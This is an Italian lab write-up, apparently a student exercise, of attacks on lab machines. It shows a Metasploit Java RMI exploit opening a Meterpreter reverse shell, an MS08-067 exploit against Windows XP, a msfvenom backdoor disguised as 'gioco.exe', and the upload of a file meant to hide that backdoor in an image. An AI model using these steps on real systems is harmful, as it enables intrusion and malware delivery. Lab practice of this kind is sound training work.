PORTA 1099 – JAVA RMI

Ho dovuto cambiare ip perché nonostante vari tentativi e modifiche non mi si apriva la sessione di Meterpreter (N.B. EVIDENZE A FINE DOCUMENTO!)

Scanzione nmap per trovare il servizio:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.40
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-09 20:28 EST
Nmap scan report for 192.168.1.40
Host is up (0.00034s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.60 seconds
```

Cerco exploit disponibili:

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                   normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                  2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server              2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl      2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
```

Utilizzo il path ***exploit/multi/misc/java_rmi_server*** e controllo le configurazioni necessarie:

```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

Configuro RHOSTS E LHOST:

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.40
rhosts ⇒ 192.168.1.40
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.1.25
lhost ⇒ 192.168.1.25
```

Avvio l'exploit:

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:1099 - Using URL: http://192.168.1.25:8080/D0o040
[*] 192.168.1.40:1099 - Server started.
[*] 192.168.1.40:1099 - Sending RMI Header ...
[*] 192.168.1.40:1099 - Sending RMI Call ...
[*] 192.168.1.40:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.40:57846) at 2023-03-09 20:30:40 -0500
```

Utilizzo il comando ***ifconfig*** per :

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.1.40
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:febb:b35d
IPv6 Netmask : ::
```

Utilizzo il comando ***route*** per :

```
meterpreter > route

IPv4 network routes
===================

    Subnet        Netmask        Gateway  Metric  Interface
    ------        -------        -------  ------  ---------
    127.0.0.1     255.0.0.0      0.0.0.0
    192.168.1.40  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:febb:b35d  ::       ::
```

BACKDOOR WINDOWS XP

Creo un file malevolo e lo chiamo gioco.exe per occultare la sua vera identità:

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 -e x86/shikata_ga_inai i 10 -f exe LHOST=192.168.1.150 LPORT=4444 > Desktop/gioco.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] Skipping invalid encoder x86/shikata_ga_inai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

Attivo msfconsole e sfrutto la vulnerabilità ms08-067 e procedo ad avviare la sessione di meterpreter:

```
msf6 > search ms08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Des
cription
   -  ----                                 ---------------  ----   -----  ---
-------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS0
8-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://gith
                                       ub.com/rapid7/metasploit-framework/w
                                       iki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSV
                                       C)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.1.150    yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.200
rhosts ⇒ 192.168.1.200
```


```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.150:4444
[*] 192.168.1.200:445 - Automatically detecting the target ...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.150:4444 → 192.168.1.200:1032) at 2023-03-10 11:12:37 -0500
```

Nascondo il file gioco.exe in una foto per nascondere ancora di più la sua identità:


Invio il file sunset alla macchina vittima attraverso il comando upload:


```
meterpreter > upload /home/kali/Desktop/sunset C:/WINDOWS
[*] uploading  : /home/kali/Desktop/sunset → C:/WINDOWS
[*] uploaded   : /home/kali/Desktop/sunset → C:/WINDOWS\sunset
```




EVIDENZE MALFUNZIONAMENTO METASPLOIT CON IP: 192.168.11.111 e 192.168.11.112


Ho cambiato le configurazioni:







Ho conferato le configurazioni con ifconfig e le macchine pingano:










Scansione con nmap:



Avvio Metasploit:

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                   normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                  2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server              2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl      2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   HTTPDELAY   10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT       1099             yes       The target port (TCP)
   SRVHOST     0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                      no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost => 192.168.11.111
```

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   HTTPDELAY   10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS      192.168.11.112   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT       1099             yes       The target port (TCP)
   SRVHOST     0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                      no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/wNz8cE
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Exploit completed, but no session was created.
```

Dopo numerosi tentativi:

- Ho controllato le configurazioni di rete
- Ho reinstallato Kali e Meta nel caso avessi modificato qualcosa negli esercizi precedenti
- Ho cambiato la configurazione da ''rete interna'' a ''bridge'' così come veniva consigliato su internet
  Ma il risultato era sempre: ''Exploit completed, but no session was created'', ho perciò provato a cambiare ip e in quel caso tutto ha funzionato.